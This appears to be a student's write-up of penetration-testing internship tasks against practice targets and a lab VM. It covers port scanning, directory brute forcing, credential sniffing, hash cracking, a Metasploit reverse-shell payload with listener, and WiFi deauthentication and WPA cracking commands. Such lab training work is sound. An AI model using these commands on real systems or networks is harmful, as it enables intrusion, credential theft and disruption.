SHADOWFOX INTERNSHIP TASK

EASY

Task 1. Find all the ports that are open on the website

Step 1: Install Nmap


- On Windows:
    1. Go to Nmap's official website.
    2. Download and install the Nmap executable.
- On Linux:
    1. Open the terminal.
    2. Install Nmap using the command: sudo apt-get install nmap.

Step 2: Run Nmap to Find Open Ports

- Open your command prompt or terminal.
- Type the following command:

  nmap -p- http://testphp.vulnweb.com/

This command scans all ports (1-65535) to find which ones are open.



Task 2. Brute force the website and find the directories


Step 1: Install a Tool for Directory Brute Forcing

- Using Gobuster (on Linux) or DirBuster (cross-platform):
  - For Gobuster: Install using the command: sudo apt-get install gobuster.
  - For DirBuster: Download and install from DirBuster's website.

Step 2: Run the Directory Brute Force

For DirBuster:

- Open DirBuster.
- Enter the URL: `http://testphp.vulnweb.com/`.
- Select a wordlist (you can use the default).
- Start the scan.



Task 3. Intercept network traffic to find credentials.

Step 1: Install Wireshark

- On Windows and macOS:
    1. Go to Wireshark's official website.
    2. Download and install Wireshark.
- On Linux:
    1. Open the terminal.
    2. Install Wireshark using the command: sudo apt-get install wireshark.

Step 2: Capture Network Traffic


- Open Wireshark.
- Select the network interface you want to capture traffic on (usually your active network connection).
- Click on Start.

Step 3: Log in to the Website

1) Go to the website http://testphp.vulnweb.com/.
2) Try logging in using any credentials (this is a test site for security purposes).
3)

Step 4: Analyze the Captured Traffic

- Stop the capture in Wireshark once you have logged in.
- Filter the traffic to find the HTTP POST requests that contain the login information. sh
  http.request.method == "POST"
- Look for packets that show the login credentials in the POST data.



INTERMEDIATE

Task 1. Decode the Password from Encoded.txt and Unlock the File Using VeraCrypt

Step 1: Install VeraCrypt

1. Download VeraCrypt from its official website.
2. Install VeraCrypt on your system by following the installation instructions**.**

Step 2: Decode the Password from Encoded.txt

1. Open the encoded.txt file provided.
2. Use an appropriate hash decoding tool like HashKiller or CrackStation to decode the hash.
3. Copy the decoded password.

Step 3: Unlock the Encrypted File Using VeraCrypt

1. Open VeraCrypt.
2. Click on Select File and choose the encrypted file you need to unlock.
3. Click on Mount and enter the decoded password.
4. Once the file is mounted, open it to find the secret code.


Task 2. Find the Address of the Entry Point Using PE Explorer

Step 1: Install PE Explorer

1. Download PE Explorer from its official website.
2. Install PE Explorer on your system by following the installation instructions**.**

Step 2: Find the Entry Point Address

1. Open PE Explorer.
2. Load the VeraCrypt executable file by clicking on **File => Open File.**
3. Navigate to the **Optional Header** tab.
4. Find the **AddressOfEntryPoint** value and take a screenshot of this address**.**



Task 3. Create a Payload Using Metasploit and Make a Reverse Shell Connection

Step 1: Install Metasploit Framework

1. On Linux, you can install Metasploit using the following commands:

   curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall

   chmod 755 msfinstall

   ./msfinstall

Step 2: Generate the Payload

1. Open a terminal and launch Metasploit with the command:

   msfconsole

2. Generate the payload using the following command:

   msfvenom -p windows/meterpreter/reverse_tcp LHOST=your_ip_address LPORT=4444 -f exe > reverse_shell.exe

   - Replace your_ip_address with your machine's IP address.
   - This command creates a payload named reverse_shell.exe.

Step 3: Set Up a Listener in Metasploit

1. In the Metasploit console, enter the following commands to set up a listener:

   use exploit/multi/handler

   set payload windows/meterpreter/reverse_tcp


   set LHOST your_ip_address

   set LPORT 4444

   run

Step 4: Execute the Payload on the Target Machine

1. Transfer the reverse_shell.exe payload to the Windows 10 machine in your virtual setup.
2. Execute the payload on the Windows 10 machine by double-clicking it.
3. Once executed, you should see a meterpreter session opened in your Metasploit console.



Task 4.

Step 1: Setting Up Your Environment

1. Install Required Tools:

- Use a Linux distribution like Kali Linux, which comes pre-installed with WiFi auditing tools.
- Ensure you have tools like:
  - aircrack-ng
  - hcxdumptool
  - hashcat

- If these are not installed, use the following commands:

  sudo apt update

  sudo apt install aircrack-ng hashcat

2. Wireless Adapter:
- Use a wireless network adapter capable of monitor mode and packet injection. Examples:
  - Alfa AWUS036ACH
  - TP-Link TL-WN722N (v1).

3. Enable Monitor Mode:
- Identify your wireless interface:

  iwconfig

- Enable monitor mode:

  sudo airmon-ng start wlan0

  Replace wlan0 with your actual wireless interface name.

Step 2: Scanning for Networks

1. Use airodump-ng to scan for networks:

   sudo airodump-ng wlan0mon

2. Identify the target network:

Note the BSSID (MAC address of the router) and channel number (CH) of your network.

Step 3: Capturing the Handshake

1. Focus on the target network:

   sudo airodump-ng --bssid <BSSID> --channel <CH> --write handshake wlan0mon

Replace <BSSID> with your network's BSSID and <CH> with its channel.

2. Perform a deauthentication attack to force devices to reconnect and capture the handshake:

   sudo aireplay-ng --deauth 10 -a <BSSID> wlan0mon

- The handshake will be captured when a client reconnects. Look for WPA Handshake in the airodump-ng terminal.

Step 4: Creating a Wordlist

1. Use a tool like crunch to generate a custom wordlist:

   crunch 8 8 abc123 > wordlist.txt

- Replace 8 8 with the desired password length.
- Replace abc123 with characters relevant to your password.

2. Alternatively, use existing wordlists:

- Kali Linux has a popular wordlist at */usr/share/wordlists/rockyou.txt*.

Step 5: Cracking the Password

1. Use aircrack-ng to crack the password:

sudo aircrack-ng -w wordlist.txt -b <BSSID> handshake-01.cap

Replace *wordlist.txt* with your wordlist file and *handshake-01.cap* with the captured handshake file.

2. If the password is found, it will be displayed on the screen.

Step 6: Analyzing Results

- If the password is not found, improve your wordlist and try again.
- For faster and more advanced cracking, use *hashcat* with GPU acceleration.

HARD

Task 2.

Step 1. Access TryHackMe Platform

- Go to TryHackMe Website:
  Open your web browser and go to TryHackMe.

- Log In:
  Log in to your TryHackMe account. If you don't have an account**,** create one.

Step 2. Launch the Basic Pentesting Room

- Navigate to the Room:
  Use the search function or navigate through the "Rooms" section to find the Basic Pentesting room.

- Start the Machine:
  Click on the Basic Pentesting room and start the machine associated with the room.

Step3. Perform Reconnaissance
Gather Information with Nmap:
Open a terminal and scan the target machine's IP address to identify open ports and services**:**
nmap -sC -sV -oN nmap_scan.txt <target_ip(10.10.131.228>


Step 4. Exploit Vulnerabilities

Identify Vulnerabilities**:**
Use tools like Nikto or Gobuster to find vulnerabilities and directories.

nikto -h <target_ip>
gobuster dir -u http://<target_ip> -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Step 5. Answer Questions
Follow Room Instructions:
Follow the step-by-step instructions provided in the Basic Pentesting room.

Capture Flags:
Use your findings to capture flags and answer the questions in the room.


Woop woop! Your answer is correct
Congratulations on completing Basic Pentesting!!!
Points earned
180
Completed tasks
1
Room type
Challenge
Difficulty
Easy
Streak
1